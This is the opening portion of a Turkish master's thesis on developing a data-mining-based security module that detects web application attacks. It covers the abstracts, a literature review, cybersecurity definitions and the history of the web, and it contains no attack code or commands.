WEB SALDIRILARININ TESPİTİNE YÖNELİK YAPAY ZEKA TABANLI BİR GÜVENLİK MODÜLÜ GELİŞTİRİLMESİ

Mehmet SEVRİ

YÜKSEK LİSANS TEZİ
BİLİŞİM SİSTEMLERİ ANABİLİM DALI

GAZİ ÜNİVERSİTESİ
BİLİŞİM ENSTİTÜSÜ

EYLÜL 2011

MEHMET SEVRİ tarafından hazırlanan "WEB SALDIRILARININ TESPİTİNE YÖNELİK YAPAY ZEKA TABANLI BİR GÜVENLİK MODÜLÜ GELİŞTİRİLMESİ" adlı tez çalışması aşağıdaki jüri tarafından OY BİRLİĞİ / ~~OY ÇOKLUĞU~~ ile Gazi Üniversitesi Bilişim Sistemleri Anabilim Dalında YÜKSEK LİSANS TEZİ olarak kabul edilmiştir.

Danışman: Doç. Dr. Nurettin TOPALOĞLU
Bilgisayar Mühendisliği Anabilim Dalı, Gazi Üniversitesi
Bu tezin, kapsam ve kalite olarak Yüksek Lisans Tezi olduğunu onaylıyorum/~~onaylamıyorum~~ .....

Başkan: Yrd. Doç. Dr. Mehmet Demirci
Bilgisayar Mühendisliği Anabilim Dalı, Gazi Üniversitesi
Bu tezin, kapsam ve kalite olarak Yüksek Lisans Tezi olduğunu onaylıyorum/~~onaylamıyorum~~ .....

Üye: Yrd. Doç. Dr. Bülent TUĞRUL
Bilgisayar Mühendisliği Anabilim Dalı, Ankara Üniversitesi
Bu tezin, kapsam ve kalite olarak Yüksek Lisans Tezi olduğunu onaylıyorum/~~onaylamıyorum~~ .....

Tez Savunma Tarihi: 07/09/2016
Jüri tarafından kabul edilen bu tezin Yüksek Lisans Tezi olması için gerekli şartları yerine getirdiğini onaylıyorum.

.....
Doç. Dr. Suat ÖZDEMİR
Bilişim Enstitüsü Müdürü

ETİK BEYAN

Gazi Üniversitesi Bilişim Enstitüsü Tez Yazım Kurallarına uygun olarak hazırladığım bu tez çalışmasında;

- Tez içinde sunduğum verileri, bilgileri ve dokümanları akademik ve etik kurallar çerçevesinde elde ettiğimi,
- Tüm bilgi, belge, değerlendirme ve sonuçları bilimsel etik ve ahlak kurallarına uygun olarak sunduğumu,
- Tez çalışmasında yararlandığım eserlerin tümüne uygun atıfta bulunarak kaynak gösterdiğimi,
- Kullanılan verilerde herhangi bir değişiklik yapmadığımı,
- Bu tezde sunduğum çalışmanın özgün olduğunu,

bildirir, aksi bir durumda aleyhime doğabilecek tüm hak kayıplarını kabullendiğimi beyan ederim.

Mehmet SEVRİ

07/09/2016

WEB SALDIRILARININ TESPİTİNE YÖNELİK YAPAY ZEKA TABANLI BİR GÜVENLİK MODÜLÜ GELİŞTİRİLMESİ

(Yüksek Lisans Tezi)

Mehmet SEVRİ

GAZİ ÜNİVERSİTESİ

BİLİŞİM ENSTİTÜSÜ

Eylül 2016

ÖZET

Web uygulamalarının yaygın kullanımı ile birlikte web uygulamalarına gerçekleşen saldırı sayısı ve türü artmış, saldırılar daha karmaşık hale gelmeye başlamıştır. Web saldırılarının tespit edilmesi önemli bir problem haline gelmiştir. Bu çalışmada bir e-ticaret web uygulaması oluşturularak, bu web uygulaması analiz edilmiş, barındırdığı web sayfaları, kullandıkları metotlar, aldıkları parametreler ve bu parametrelerin aldıkları veri girişleri belirlenmiştir. Bu sayfalar, metotlar ve parametreler kullanılarak web uygulamasına yönelik normal ve saldırı trafikleri oluşturulmuş ve kaydedilmiştir. Kaydedilen trafik bilgileri kullanılarak veri seti oluşturulmuştur. Bu veri seti kullanılarak, bazı veri madenciliği algoritmaları ile saldırı sınıflandırma modelleri oluşturulmuş ve test edilmiştir. Uygun olan bir model belirlenerek bu modele dayalı olarak eşzamanlı saldırı tespiti yapan bir güvenlik modülü oluşturulmuştur.

Bilim Kodu : 902.1.179
Anahtar Kelimeler : Web güvenliği, güvenlik duvarı, yapay zeka, veri madenciliği
Sayfa Adedi : 122
Danışman : Doç. Dr. Nurettin TOPALOĞLU

DEVELOPMENT OF AN AI-BASED SECURITY MODULE FOR THE DETECTION OF WEB ATTACKS

(M. Sc. Thesis)

Mehmet SEVRİ

GAZİ UNIVERSITY

INSTITUTE OF INFORMATICS

September 2016

ABSTRACT

The widespread use of web applications has caused increase in the number and diversity of the attacks on web applications and the attacks have become more sophisticated. The detection of web attacks has turned into an important problem. In this study, an e-commerce web application is created and it is analysed in order to determine the contained web pages, used methods, taken parameters and the data inputs for these parameters. These pages, methods and parameters are utilized to create and record the normal and attack traffics for the web application. The recorded traffic information is used to create a data set. Using this data set, attack classification models are created and tested by certain data mining algorithms. An appropriate model is designated and a security module, which performs simultaneous attack detection, is created based on this model.

Science Code : 902.1.179
Key Words : Web security, firewall, artificial intelligence, data mining
Page Number : 122
Supervisor : Assoc. Prof. Dr. Nurettin TOPALOĞLU

TEŞEKKÜR

Tez çalışmalarımda ve iş hayatımda bana yardımcı olan ve katkı sağlayan değerli danışmanım Doç. Dr. Nurettin TOPALOĞLU' na ve bu hayattaki en büyük destekçim olan eşim Meliha SEVRİ' ye en içten teşekkürlerimi sunarım. Benim için çok kıymetli olan dualarını, benden esirgemeyen annem Behiye SEVRİ' ye çok teşekkür ederim. En değerli varlığım, oğlum Mustafa Kaan SEVRİ' ye aramıza katıldığı ve hayatımıza renk kattığı için çok teşekkür ederim.

İÇİNDEKİLER

Sayfa

Sayfa

Sayfa

ÇİZELGELERİN LİSTESİ

Çizelge **Sayfa**

ŞEKİLLERİN LİSTESİ

Şekil **Sayfa**

Şekil **Sayfa**

Şekil **Sayfa**

SİMGELER VE KISALTMALAR

Bu çalışmada kullanılmış bazı kısaltmalar, açıklamaları ile birlikte aşağıda sunulmuştur.

Kısaltmalar	Açıklama
ARFF	Özellik İlişkili Dosya Biçimi (Attiribute Relation File Format)
CSRF	Siteler Arası İstek Sahteciliği (Cross Site Request Forgery)
HTML	Hiper Metin İşaretleme Dili (Hyper Text Markup Language)
HTTP	Hiper Metin Transfer Protokolü (Hyper Text Transfer Protocol)
IDOR	Güvensiz Doğrudan Nesne Referansları (Insecure Direct Object Referenas)
IDS	Saldırı Tespit Sistemi (Intrution Detection System)
IPS	Saldırı Engelleme Sistemi (Intrusion Prevention System)
KNN	K-En Yakın Komşu (K-Nearest Neigborhood)
OWASP	Açık Web Uygulama Güvenliği Projesi (Open Web Application Security Project)
SQLi	SQL Enjeksiyon (SQL Injection)
STS	Saldırı Tespit Sistemi
URI	Standart Kaynak Belirtici (Uniform Resource Identifier)
URL	Standart Kaynak Bulucu (Uniform Resource Locator)
W3AF	Web Uygulama Saldırı ve Denetim Yazılımı (Web Application Attack And Audit Framework)
WAF	Web Uygulama Güvenlik Duvarı (Web Application Firewall)
WEKA	Bilgi Analizi İçin Waikato Ortamı (WaikatoWaikato) Environment For Knowledge Analysis
XSS	Siteler Arası Betik Çalıştırma (Cross Site Scripting)

1. GİRİŞ

Web siteleri ve web uygulamaları günlük yaşamın vazgeçilmez bir parçası haline gelmiştir. Başta kişiler olmak üzere, devletler, kurum ve kuruluşlar tüm faaliyetlerini internet üzerinden web uygulamaları ile yapmaktadır. Günlük iş ve işlemlerin gerçekleştirilmesinde birçok web uygulaması kullanılmaktadır. Web uygulamaları finansal hizmetler, sosyal hizmetler, iletişim hizmetleri, iş takibi, stok takibi, elektronik ticaret işlemleri vb. birçok kullanım alanına sahiptir. 20. yüzyılda kurum ve kuruluşlar açısından en önemli değer bilgidir. Teknolojinin gelişmesi ile birlikte bu bilginin korunması ve muhafaza etme biçimi de değişiklik göstermiştir. Elektronik ortamda saklanan bilgiyi korumak için de elektronik ortam muhafazası gerekmektedir. Kişilerin veya kurumların elektronik ortamda bulunan varlıklarına, yetkisiz kişilerin erişimlerinin ve müdahalelerinin engellenmesi beraberinde siber güvenlik kavramını getirmektedir. Bilgi güvenliği ise daha genel bir kavram olup, siber güvenliği de içine alarak, her türlü ortamda bulunan bilginin muhafazasını ifade etmektedir.

PwC, CIO ve CSO tarafından hazırlanan 2015 Bilgi Güvenliğinin Küresel Durumu (Global State of Information Security) araştırmasına göre siber güvenlik vakaları her geçen yıl daha sık görülmekte ve şirketlere oluşturduğu maliyeti de aynı oran artmaktadır. Buna karşın siber güvenlik önlemleri için ayrılan bütçeler azalmaktadır. Şirketlerin üst yönetimlerini de etkilemeye başlayan bu durum, şirket içinde yaşanan vakalardan yüksek nitelikli suçlara kadar uzanmaktadır. Bu araştırmaya göre 2014 Kasım ayı itibariyle dünya çapında raporlanan siber güvenlik olayı sayısı %48 artarak 42,8 milyona ulaşmıştır. 2009'dan itibaren raporlanan vaka sayısı %66 artış göstermiştir. 54'den fazla ülkede 9.700'den fazla yöneticinin katıldığı küresel araştırmaya göre, küresel çapta bakıldığında, siber güvenlik vakalarının sebep olduğu, tahmini olarak raporlanan ortalama mali zarar 2013 yılı süresince %34 artış göstererek 2,7 milyon dolar olmuştur. 20 milyon doları aşan maddi kayıp rakamları açıklayan organizasyonların sayısı da neredeyse iki katına ulaşmıştır [1]. Bu durum siber güvenlik açısından çarpıcı bir tablo sunmaktadır çünkü siber olaylarda raporlanmayan olay sayısı raporlanandan daha fazladır. Siber güvenlik kapsamında bulunan web uygulama saldırıları, kurumlarda dikkate değer zararlara sebep olabilmektedir.

Web uygulamalarının hacker olarak adlandırılan bilgisayar korsanları tarafından hedef alınmasının çeşitleri sebepleri ve motivasyonları bulunmaktadır. Bu motivasyon bazen maddi kazanç olurken, bazen de siyasi sebebler, aktivizm, istihbarat veya bir korsanın egosu

olabilmektedir. Yazılımcılar uygulama geliştirme aşamasında uygulamanın işlevselliğini ve kullanılabilirliğini ön plana çıkarırken bilerek veya bilmeyerek güvenlikten taviz verebilmektedirler. Bunun sonucunda bir şirket veya kurum için çok kritik öneme sahip verilerle işlem yapılan bir uygulama basit hatalar sonucunda büyük güvenlik açıkları barındırabilmektedir.

Kurum ve kuruluşların kendi bilgisayar sistemleri ve sunucularının dış ağa bağlandığı noktalarda güvenlik duvarları konumlandırılarak, gelen ve giden internet trafiği izlenmekte ve saldırılara karşı önlem alınmaktadır. Web uygulamalarında bulunan açıklar genellikle bu güvenlik duvarları tarafından fark edilemeden sömürülür. Eğer web uygulamasında yeterli önlem alınmadı ise bu uygulamanın barındırabileceği açıklıklara yönelik saldırılar yapılabilmektedir. Bu saldırıların engellenmesine yönelik birçok, farklı güvenlik sağlama yöntemi geliştirilmiştir. Bu yöntemlerin bütünleşik olarak uygulandığı ve web uygulamalarının korunmasında kullanılan sistemlere genel olarak Saldırı Tespit Sistemi (STS; Intrusion Detection System - IDS) denilmektedir.

Literatür incelendiğinde çok sayıda yapay zeka tabanlı STS tasarlandığı görülmektedir. Bu sistemlerin kullandıkları algoritmalar, yapay zeka modelleri, eğitildikleri saldırı tipleri farklılaşmakla birlikte, başarı oranları yüksektir.

Zander ve arkadaşlarının yaptıkları çalışmada danışmansız makine öğrenme teknikleri kullanılarak trafiklerin sınıflandırılması ve uygulamaların tespit edilmesine yönelik bir yöntem oluşturulmuştur [2]. Bu çalışmada optimum özellikler belirlenerek, trafik akışı istatistiksel olarak sınıflandırılmıştır. Sınıflandırıcının ortalama doğruluk oranı %86,5 olarak hesaplanmıştır.

Moosa tarafından geliştirilen WAF sisteminde, en önemli web güvenlik açıklarından birisi olan SQL enjeksiyonun (SQL injection) tespitini yapan yapay sinir ağı tabanlı bir model oluşturulmuştur [3,4]. Web uygulama yazılımcılarının gerekli önlemi almamasından kaynaklanan ve kullanıcıların veri girişi yaptıkları web uygulamalarında saldırganlarının bu alanları kullanarak SQL sorguları yapabilmelerine SQL enjeksiyon denmektedir. İlgili çalışmada veri setine geri yayılım tabanlı momentumlu adaptif öğrenme algoritması uygulanmış olup, başarı oranı %83,67 olarak ölçülmüştür.

Razzaq ve arkadaşları ontoloji tabanlı teknik kullanarak, web uygulama saldırılarına karşı semantik güvenlik modeli önermişlerdir. Bu modelde uygulama protokolleri özelliklerini ve sonuç içeriklerini kullanarak oluşturulan semantik kurallar ile web uygulaması saldırıları belirlenmektedir [5].

Wang ve arkadaşlarının yaptıkları çalışmada KDD CUP 1999 veri seti kullanılmıştır. Bu çalışmada FC-ANN (Fuzzy Clustering - Artificial Neural Network) adını verdikleri bir model önermişlerdir. Model sayesinde geleneksel YSA modellerinde sorun olan düşük frekanslı saldırıların tespit oranlarını yükseltmek için YSA'ya verilecek veriler öncesinde bulanık kümelemeye tabi tutularak farklı öğrenme veri setleri oluşturulmaktadır. YSA' ların eğitiminden sonra çıkan sonuçlar bulanık birleştiriciye verilerek işlem tamamlanmaktadır. Bu modelin ortalama doğruluk oranı % 96,71'dir [6].

Bu çalışmada web uygulamalarına yönelik gerçekleştirilen web saldırıları incelenmiş ve güvenlik duvarları üzerine konumlandırılacak yapay zeka tabanlı yazılım modeli ile bu atakların tespit edilmesi, önlenmesi ve raporlanması amaçlanmıştır. Çalışmada çeşitli kullanıcı yetkilendirme sayfalarına, korsanlar tarafından yaygın olarak kullanılan saldırı yöntemleri kullanılarak çeşitli web saldırıları gerçekleştirilmiştir. Ayrıca normal web trafikleri oluşturulmuştur. Bu internet trafikleri web uygulamalarının önünde konumlandırılan Linux tabanlı güvenlik duvarı ile izlenerek kaydedilmiştir. Güvenlik duvarı üzerinde toplanan bu veriler incelenerek, gerekli ön işleme işlemleri gerçekleştirilmiştir. Bu veriler kullanılarak çeşitli veri madenciliği algoritmaları ile sınıflandırma modeli eğitilmiştir. İlgili algoritmaların başarı ve zayıflık durumları karşılaştırılmıştır. Sonuç olarak başarılı şekilde çalışan yapay zeka tabanlı bir web uygulaması saldırı tespit ve önleme modeli ortaya çıkarılmıştır.

2. SİBER GÜVENLİK VE BİLEŞENLERİ

Teknoloji kullanımının hızlı bir biçimde artması neticesinde günümüz bireyleri, iş dünyası ve devlet kurumları kritik öneme haiz istihbarı, ekonomik ve kişisel bilgilerini gelişen teknoloji araçları vasıtası ile depolamakta ya da transfer etmektedir. Transfer edilen bu verilerin dolaşım sırasında bozulması ya da transferinin gerçekleşememesi gibi durumlarda çok büyük ekonomik veya itibari kaybın olacağı da bilinen bir gerçektir [7].

Siber güvenlik kavramına ve bileşenlerine ait tanımlamalar Ulusal Siber Güvenlik Stratejisi 2013-2014 Eylem Planı çerçevesinde aşağıdaki şekilde yapılmıştır [8].

Bilişim sistemleri

Bilgi ve iletişim teknolojileri vasıtasıyla sağlanan her türlü hizmetin, işlemin ve verinin sunumunda yer alan sistemleri olarak tanımlanır [8]. Bu tanımlamalar ile tüm kamu, gerçek ve tüzel kişilere ait bilişim sistemleri tanımlanmıştır.

Siber ortam

Tüm dünyaya ve uzaya yayılmış durumda bulunan bilişim sistemlerinden ve bunları birbirine bağlayan ağlardan oluşan ortamı tanımlar [8]. İnternet'e karşılık olarak da kullanılan siber uzay (cyberspace) ilk olarak Kanadalı ünlü bilim kurgu yazarı William Gibson tarafından bir bilgisayar korsanının Matrix adı verilen bir bilgisayar sistemine sızarken yaşadıklarını anlatan ‘Neuromancer’ adlı romanda kullanılmıştır. Bu ünlü roman aynı zamanda sanal gerçeklik (virtual reality), yapay zekâ (artificial intelligence) ve genetik mühendisliği (genetic engineering) gibi kavramların da ilk olarak işlendiği eserdir.

Siber ve sanal kavramları genellikle bir birine karıştırılmakla birlikte ayrı kavramlardır. İnternet hem sanal hem de siberdir. Siber terimi sibernetik kökeninden gelmektedir. İlk olarak 1958 yılında canlılar ve/veya makineler arasındaki iletişim disiplinini inceleyen Louis Couffignal tarafından kullanılmıştır. İnterneti anlatan sanal alem ve siber alem kavramlarının ikisi de doğru bir önermedir. İnternet, iletişim yöntemi açısından siber, yarattığı ortam açısından sanaldır.

Siber güvenlik olayı

Siber güvenlik olayı bilişim sistemlerinin veya bu sistemler tarafından işlenen bilginin gizlilik, bütünlük veya erişilebilirliğinin ihlal edilmesi olarak tanımlanmaktadır [8]. Burada siber güvenliğin üçlü saç ayağı olarak adlandırılan gizlilik, bütünlük ve erişilebilirlik kavramlarına vurgu yapılmıştır.

Gizlilik kavramı, bilginin sadece yetkili kişiler tarafından erişilebilir olmasıdır. Yetkisiz kişilerin bilgiye erişimlerinin kısıtlanması gerekir.

Bütünlük kavramı, bilginin güncel ve doğru olmasının garantilenmesidir. Yetkisiz kişiler tarafından bilginin içeriğinin hiçbir şekilde değiştirilemeyeceğinin güvence altında tutulmasıdır.

Erişilebilirlik kavramı, bilginin olması gereken yerde ve kullanılabilir şekilde yetkililer tarafından istenildiği zaman erişilebilir olmasıdır. Hizmetin kesintiye uğratılmaması istenilmektedir.

Genel olarak kullanılan siber saldırı terimi yerine siber güvenlik olayı terimi kullanılması tercih edilmiştir. Bu üç güvelik öğesinden birisi zarar görürse güvenlik açığı oluşmuş sayılır ve siber güvenlik olayı olarak adlandırılır.

Siber güvenlik

Siber ortamı oluşturan bilişim sistemlerinin saldırılardan korunmasını, bu ortamda işlenen bilginin gizlilik, bütünlük ve erişilebilirliğinin güvence altına alınmasını, saldırıların ve siber güvenlik olaylarının tespit edilmesini, bu tespitlere karşı tepki mekanizmalarının devreye alınmasını ve sonrasında ise sistemlerin yaşanan siber güvenlik olayı öncesi durumlarına geri döndürülmesi olarak tanımlanır [8].

Siber ortamını oluşturan bilişim teknolojilerine korsanlar tarafından siber saldırı gerçekleştirilirken yine bilişim sistemleri araç olarak kullanılmaktadır. Siber saldırılar korsanlar tarafından kişisel maddi menfaat amaçlı olarak gerçekleştirilmelerinin yanı sıra, hacktivist gruplar (Örn. Anonymous, Redhack vb.) tarafından siyasi mesaj vermek,

propaganda yapmak ve reklam amaçlı olarak, devletler ve örgütler (Örn. NSA, Suriye Elektronik Ordusu) tarafından istihbarı amaçlı olarak veya başka devlet veya kuruluşlara maddi zarar vermek amacıyla da yapılabilmektedir.

Devlet destekli saldırılar genellikle inkar edilse de, hedef ülkenin siber ortamına müdahale etmek, ekonomik zarar vermek ve istihbari bilgilerini ele geçirmek amaçlanmaktadır. Siber ortamda yaşanılan saldırılarla genellikle zarar vermek amaçlanmıştır ve ulusal bir güvenlik sorunu haline gelmiştir [9]. Devletler açısından en önemli örnek olarak Gürcistan ve Estonya devletlerine gerçekleştirilen siber saldırılar gösterilebilir. Başka bir örnek ise İran'ın nükleer programına yönelik gerçekleştirilen Stuxnet saldırısıdır.

Ulusal siber güvenlik

Ulusal siber ortamda bilgi ve iletişim teknolojileri vasıtasıyla sağlanan her türlü hizmet, işlem ve verinin ve bunların sunumunda yer alan sistemlerin siber güvenliğini tanımlar [8].

Ulusal siber saldırılar bir ülkenin ekonomisini felç edebilir hatta yaşamını durduracak noktaya gelebilir. Bir ülkenin kritik altyapılarına yapılacak bir siber saldırı o ülkedeki insanların günlük hayatlarını ve işlerini önemli darbe vurabilir. Ülkemizde yakın zamanda yaşanan ve tüm ülkeyi etkileyen elektrik kesintisinin bir siber saldırı olup olmadığı tartışmaları bir tarafa, elektrik şebekelerine yapılabilecek böyle bir olası saldırının sonuçları hakkında fikir vermesi açısından önem arz etmektedir.

3. WEB UYGULAMALARI VE SALDIRI TÜRLERİ

World Wide Web (www), CERN'de (Avrupa Nükleer Araştırma Merkezi) bilgisayar programcısı olarak çalışan Tim Berners-Lee'nin 1989 yılında HTML (HyperText Markup Language) adlı bilgisayar etiket dilini geliştirmesiyle oluşmuştur. Sonraları HTML diliyle hazırlanmış web sayfaları için tarayıcı programı geliştirilmiş ve www yaygın biçimde kullanılabilecek bir yapı haline getirilmiş olup, TimBerners-Lee'nin başkanlığını yaptığı W3C (The World Wide Web Consortium) tarafından geliştirilmeye de devam edilmektedir. Gelişen teknolojik altyapı ve ilk kurulduğu yıllarda hayal bile edilemeyecek; resim, müzik, video ve oyun paylaşımlarının gerçekleştirilmesini bu konsorsiyumun yönlendirmeleri sağlamıştır [10].

3.1. Web'in Gelişimi ve Standartları

Web etkileşimi, ulaşılabilirliği çok yüksek ve maliyeti çok düşük olan bir iletişim ve medya aracı olduğu için çok hızlı bir geliştirme göstermiştir. 1993 yılına gelindiğinde dünyada 50 civarında web merkezi bulunuyordu. NCSA'da dünyanın ilk popüler web tarayıcı olan Mosaic geliştirilmiştir. Mosaic grafik yetenekleri kazandırılmış bir web tarayıcıdır. Bu gelişme sonucu Web'e olan ilginin ivmesi artmıştır. Sonrasında bu web tarayıcı Netspace firması tarafından geliştirilerek Netspace Navigator web tarayıcısı ortaya çıkmıştır. Bunu Microsoft firmasının Internet Explorer, Mozilla Firefox ve Google Chrome tarayıcıları takip etmiştir. Web 'in yaygınlaşması ile birlikte ihtiyaçları karşılayabilmesi için yeni web standartları ortaya çıkmıştır.

3.1.1. Web 1.0, statik web

Web'in ilk halidir. Web 1.0'da kullanıcılar sadece okuyucu konumunda olup, sadece bilgiyi alabilmelerine imkan tanınıyordu. Web 1.0'ı kullanıcılar var olan bilgileri elde etmek, çeşitli web sunucuları tarafından sağlanan içeriği okumak, program ve dosya indirmek için kullanmaktaydılar. İnsan etkileşimi yoktu. Bireysel web sayfaları ise tasarım ve teknik açısından yeterli bilgi olmadığı için genellikle kötü durumdaydı. Kullanıcıların okumak ve bilgi almak gibi gereksinimlerinin yanında deneyimleri paylaşmak, bilgi alış verişinde bulunmak, bir şeylere katkı sağlamak, kendini bir grubun üyesi olarak görmek, soysal statü kazanmak gibi doğal gereksinimleri Web 1.0 ile sağlanamıyordu. Özünde Web 1.0 internette yayınlanmış olan bilgilerin pasif bir şekilde elde edilmesini sağlıyordu [6].

3.1.2. Web 2.0, dinamik web

Web 1.0'ın yetersizliğinden dolayı Web 2.0 ortaya çıkmıştır. Web 2.0 farklı kavramları içeren bir terimdir; AJAX'a dayalı teknolojiler ile geliştirilen; insanların sosyal ilişkiler kurmasını, paylaşımlarda bulunmasını sağlayan; kullanıcılar tarafından oluşturulmuş metinler, fotoğraflar ve videolar gibi çeşitli çoklu medya verilerini diğer kullanıcılar ile etkileşimli bir şekilde paylaşmalarını sağlayan bir web teknolojileri bütünüdür [11]. Web 2.0 ile web'de insan etkileşimi sağlanmıştır. Yani kullanıcılarının ortaklaşa ve paylaşarak yarattığı bir sistem tasarlanmıştır.

Web 2.0'ın gelmesiyle birlikte tasarım alanında önemli gelişmeler sağlanmıştır. Kullanıcıların aradıkları bilgiye kolayca erişebilmelerini sağlayan akıllı web tarayıcıları ortaya çıkmıştır. Bunun en önemli örneği kullanıcıların arattığı anahtar kelimler ile eşleşen web sitelerini listeleyen "google.com" web arama motorudur.


3.1.3. Web 3.0, anlamsal web

Anlamsal web, web teknolojilerinin gelişimi ve bu teknolojilerin geleceği açısından çok önemli bir kavram olarak değerlendirilebilir. Anlamsal web (web 3.0) çalışmaları 2001 yılında W3C tarafından başlatılmıştır. Yakın gelecekte geçilmesi beklenilen web 3.0 versiyonunun tamamen anlamsal web altyapısı üzerine kurulması düşünülmektedir. Henüz intranet üzerinde projelerin geliştirilmesi, denemelerin yapılması ve deneysel anlamda standartların oluşturulması amacıyla kullanılmaktadır. Ancak sistemin web sunucularında yayımlanan web sayfalarında RDF ve OWL dillerinin standart olarak kullanılmasıyla, tüm bilgi içeriğinin üst veriler (metadata) ile ifade edilmesiyle bu teknolojiye geçilmiş olacaktır. Web 3.0 teknolojisi, web siteleri üzerinden bilgi çıkarımında bulunan, kişiye özel ve daha etkili sonuçlar veren içerik tabanlı arama motorları ve kişisel farklılıkların veya özelliklerin web siteleri üzerinden toplanarak bilgilerin değerlendirildiği portalların geliştirilmesi temeline dayanmaktadır [10]. Anlamsal ağın temelinde tüm içeriklerin XML formatında saklanması ile birlikte kullanıcıların talep ve talimatlarının web sunucular tarafından anlaşılarak gerçekleştirilmesi yatmaktadır.

3.2. Web Programlama Dilleri

World Wide Web'in bu kadar hızlı yayılmasındaki en büyük etkenlerden birisi Web sayfası oluşturmanın çok kolay olmasıdır. Çok basit şekilde yazılacak HTML sayfaları ile çoklu verilere izin veren statik web sayfaları kolaylıkla hazırlanabilmektedir. Eğer kullanıcılar ile web sunucu arasında etkileşimi sağlamak isteniyorsa dinamik web programlama dillerinin kullanılması gerekmektedir.

Dinamik web programlama dilleri içinde en yaygın kullanılan diller sırasıyla PHP, ASP.NET, JAVA, statik dosyalar şeklinde devam etmektedir. Şekil 3.1'de görüleceği üzere, PHP %81,3 kullanım oranı ile en çok tercih edilen web programlama dilidir [12]. PHP'nin bu kadar yaygın kullanılmasının sebepleri arasında kolay öğrenilebilir, kodlanabilir ve kolay ölçeklenebilir olması, HTML ile tam entegre çalışabilmesi, platform bağımsız olması, esnek fonksiyonlara ve çok sayıda framework' e sahip olması sayılabilir. Sık kullanımından dolayı tez için gerekli yetkilendirme sayfalarının oluşturulmasında öncelik PHP programlama diline verilmiştir.



Şekil 3.1. Web programlama dillerinin dünya üzerindeki kullanım oranları (W3Tech'den anlık olarak alınmıştır)


3.3. Web Saldırı Türleri

Başta kişiler olmak üzere, devletler, kurum ve kuruluşlar birçok faaliyetlerini, kolaylaştırmak, hızlandırmak ve yaygınlaştırmak amacıyla çevrimiçi web uygulamalarını kullanmaktadır. Web uygulamaları; finansal hizmetler, sosyal hizmetler, iletişim hizmetleri, iş takibi, stok takibi, elektronik ticaret işlemleri, vb. birçok kullanım alanına sahiptir. Web uygulamaları çok kritik işlemlerin yapılması ve verilerin saklanmasında

kullanılabilmektedir. Web uygulamalarının günlük yaşamın vazgeçilmez bir parçası haline gelmesiyle birlikte, internet korsanlarının hedefi haline gelmiş olup, web uygulamalarında bulunan açıklıklar kullanılarak saldırılar gerçekleştirilmektedir. Web uygulamalarının yaygın olarak kullanılmaya başlanması ile birlikte web uygulamalarının oluşturulması da kolaylaşmıştır. Web uygulamalarını hazırlayanlar daha çok uygulamadan beklenenlere odaklanırken, uygulamanın güvenliğini göz ardı edebilmektedirler. Web güvenliği, yapılan işin ve işlenen verinin kritikliğine göre çok önem kazanabilmektedir.

Web siteleri büyük saldırılarda kritik hale gelmektedir; web siteleri ana ağa, hassas verilere, müşterilere ya da iş ortaklarına ulaşmak için bir yol olarak kullanılabilmektedir.


Symantec firması tarafından yayınlanan 2016 İnternet Güvenliği Tehdit Raporuna göre, son 3 yılda, taranan web sitelerinin dörtte üçünden daha fazlasının yamanmamış açıklık barındırdığı tespit edilmiş, 2015 yılında ise açıklık barındıran web sitelerinin yedide birinin (%15) barındırdığı açıklık kritik olarak kabul edilmiştir [13]. Şekil 3.2'de görüleceği üzere, aynı rapora göre taranan web sitelerinde açık bulunan web sitelerinin yüzdesi 2015 yılında önceki yıla göre artış göstermiş ve %78' e ulaşmıştır. 2015 yılında web sitelerinde tespit edilen bu açıklıklardan %15'ini kritik açıklıklar oluşturmaktadır. Bu kritik açıklıklardan bir tanesi, eğer istismar edildi ise, kullanıcı etkileşimine gerek kalmadan zararlı kod çalıştırılması ile veri çalınmasına ve etkilenen siteleri ziyaret edenlerin riske atılmasına sebep olmaktadır. Şekil 3.3'de 2013 yılından itibaren tespit edilen açıklıklardan kritik olanların yüzdesi verilmiştir.



Şekil 3.2. Kritik açıklıkların yüzdesi

